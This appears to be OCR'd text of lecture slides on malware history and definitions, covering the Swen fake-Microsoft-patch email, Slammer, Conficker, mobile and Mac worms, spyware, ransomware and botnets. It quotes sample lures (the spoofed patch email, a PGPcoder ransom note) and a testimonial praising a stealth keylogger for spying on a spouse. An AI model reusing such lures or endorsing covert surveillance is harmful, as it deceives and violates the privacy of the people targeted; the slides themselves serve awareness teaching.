"The virus was contained in an e-mail warning about the virus . . ."

Swen


Microsoft Critical Patch - Message (HTML)
File Edit View Insert Format Tools Actions Help
Reply
Reply to All
Forward

From: MS Program Security Section [ejojgk-fyewxim@technet.msn.com]   Sent: Sat 2/8/2003 10:46 PM
To: Customer
Cc:
Subject: Microsoft Critical Patch

Microsoft
All Products | Support | Search | Microsoft.com Guide
Microsoft Home

Microsoft Customer


this is the latest version of security update, the "February 2003, Cumulative Patch" update which eliminates all known security vulnerabilities affecting MS Internet Explorer, MS Outlook and MS Outlook Express as well as three newly discovered vulnerabilities. Install now to maintain the security of your computer from these vulnerabilities, the most serious of which could allow an malicious user to run code on your system. This update includes the functionality of all previously released patches.

System requirements	Windows 95/98/Me/2000/NT/XP
This update applies to	MS Internet Explorer, version 4.01 and later MS Outlook, version 8.00 and later MS Outlook Express, version 4.01 and later
Recommendation	Customers should install the patch at the earliest opportunity.
How to install	Run attached file. Choose Yes on displayed dialog box.
How to use	You don't need to do anything after installing this item.

Microsoft Product Support Services and Knowledge Base articles can be found on the Microsoft Technical Support web site. For security-related information about Microsoft products, please visit the Microsoft Security Advisor web site, or Contact Us

Install8.exe
(142KB)


CodeRed Spread




The Slammer Worm

- **Exploited a well-known Windows bug for which a patch already existed**
- **If a vulnerable box receives a single infected 376-byte packet, it becomes infected**
- **Once a machine is infected, it uses all available bandwidth to fire out infected packets to random addresses**
  - 100 Mb connection = 30,000 infected packets per second
- **Most vulnerable machines infected within ten minutes**
- **Slammer carried no payload**
  - Mayhem caused by the traffic levels it generated
    - Brought down ATM machines
    - Grounded airliners
    - Caused power outages (allegedly)

Slammer Spread


Sat Jan 25 05:29:00 2003 (UTC)
Number of hosts infected with Sapphire: 0
http://www.caida.org
Copyright (C) 2003 UC Regents

Converged Threat – Conficker (aka Downadup)



Shared computers with weak passwords may get infected by the worm

Computers with a proper password policy, current security updates, antivirus or security software, and secured shares are protected from infection of this worm

Removable devices, such as External Hard Drives and USB sticks, may get infected by the worm


Worm:Win32/Conficker attempts to make numerous connections to computers across the network, seeking systems that do not have current security updates, or have open shares, removable media, or weak passwords

Computers with open shares may get infected by the worm

Computers without the latest security updates may get infected by the worm


Linux Viruses

- **Fastest growing operating system**
  - Linux OS gaining popularity
  - Increased Linux deployment
- **Linux virus growth increase**
  - 50 known viruses in 2001
  - Over 5,000 current known viruses (source:Trend Micro)
- **Protection more complex than WinXX**
  - OS kernel level consistency (RTS)
  - AV vendor reluctance to support multiple and easily modified kernels



OSX/Leap-A aka OSX/Ooompa-A

- Infects Mac OS X Operating System.
- The worm makes use of the Spotlight search program, included in OSX, and will run each time the machine boots.
- Uses iChat to send the infected file – latestpics.tgz – to all contacts on the infected user's buddy list.



Incoming File Transfer


Incoming file from:

test5

Name: latestpics.gz
Kind: gzip compressed archive
Size: 2314.7 MB

Instant Messaging & Internet Relay Chat

- Many malware now include IM as an infection vector
- Most use port 80, which is next to impossible to restrict unauthorized outbound traffic.
- Many bots now spread via IM.
- Bypasses Gateway AV.
- Vulnerable to hackers.
- Weak (or no) encryption.
- Mainly rely on Social-Engineering




Mobile/Cabir

- This proof-of-concept worm spreads through BLUETOOTH-enabled devices.
- When it arrives, a series of messages appear. These messages warn the user of the possible malicious nature of the file before finally being installed.

This worm has its Product ID set to (0x101F6F88), which basically targets Series 60 v0.9. The said setting is the most common and conservative choice for a basic application because it is compatible to all existing Series 60 devices.

Marib – Cabir with MMS functionality too…



Receive message via Bluetooth from Bluetooth device?

Application is untrusted and may have problems. Install only if you trust provider.

Install caribe?

Some Series 60 devices are as follows:

Phones based on Nokia Series 60 Developer Platform 2.0 (Nokia 7610, Nokia 6620, Nokia 6600, Panasonic X700)


Phones based on Nokia Series 60 Developer Platform 1.0 (Nokia 7650, Nokia 3650, 3600, Nokia 3660, 3620, Nokia N-Gage, Siemens SX1, Sendo X)

Duts aka Dust

- This proof-of-concept virus is a parasitic file infector. It is the first known virus for the PocketPC platform. Duts affects ARM-based devices only. targets Windows CE / PocketPC devices.
- Duts contains two messages that are not displayed:


  “This is proof of concept code. Also, i wanted to make avers happy. The situation when Pocket PC antiviruses detect only EICAR file had to end ...”

- The other one is a reference to the science-fiction book Permutation City by Greg Egan, where the virus got its intended name from: “This code arose from the dust of Permutation City “



WinCE4.Dust by Ratter/29A

Dear User, am I allowed to spread?



```
F0 1B E5   o`ÇÞ♣ áß※óáß└-←õ
00 1B E5   ◆ ←õ※óáß(-←õ▀ ←õ
58 69 73   ※óáß(-←õ3Ç¢ÞThis
72 6F 6D    code arose from
50 65 72    the dust of Per
00 00 00   mutation City
FF FF 1A   ▒ ¹ßL↕ƒõ☺ PßÞ  →
12 9F E5   < òõ♣ éó▒ Êß8↕ƒõ
```

Image Copyright © F-Secure Corporation

More Definitions:

- **Spyware:-** the generic name for any application that may track your online and/or offline PC activity and is capable of locally saving or transmitting those findings for third parties sometimes with but more often without your knowledge or consent.

  – Spyware comes in many forms including adware, key loggers, Trojans, browser hijackers, and diallers.

- **Keylogger:-** a type of system monitor that has the ability to record all keystrokes on your computer. Therefore, a keylogger can record and log your e-mail conversations, chat room conversations, instant messages, and any other typed material. They have the ability to run in the background, hiding their presence.


Spyware - Key Logger - Example

What a great program!


This was just an outstanding program. I’ve had no problems with it running, and had no problems installing it. This program ran in the background under stealth mode and let me catch my cheating husband in the act of sending emails and instant messages to his mistress. He never even suspected the program was on the computer.

I highly recommend this program if, like me, you are looking to catch a two-timing rat. We are now divorced, and needless to say, the program has paid for itself many, many times over.

Malware extortion



```
Some files are coded.
To buy decoder mail: <removed>@      com
with subject: PGPcoder 000000000XX
```



Definitions:-

- *Bot*

  •'Bot' is a contracted (truncated or short) name for a software robot. A bot is a piece of software that allows a system to be remotely controlled without the owner’s knowledge; it can also be used to automate common tasks such as on IRC aka drone or zombie.

- *Botnet*

  •A group ['Herd' or 'Network'] of Zombie systems controlled by the 'Bot Herder’. These botnets are told what to do by the botnet owner. This can be anything that the bot has been programmed to do....including updating itself or installing new malicious software.

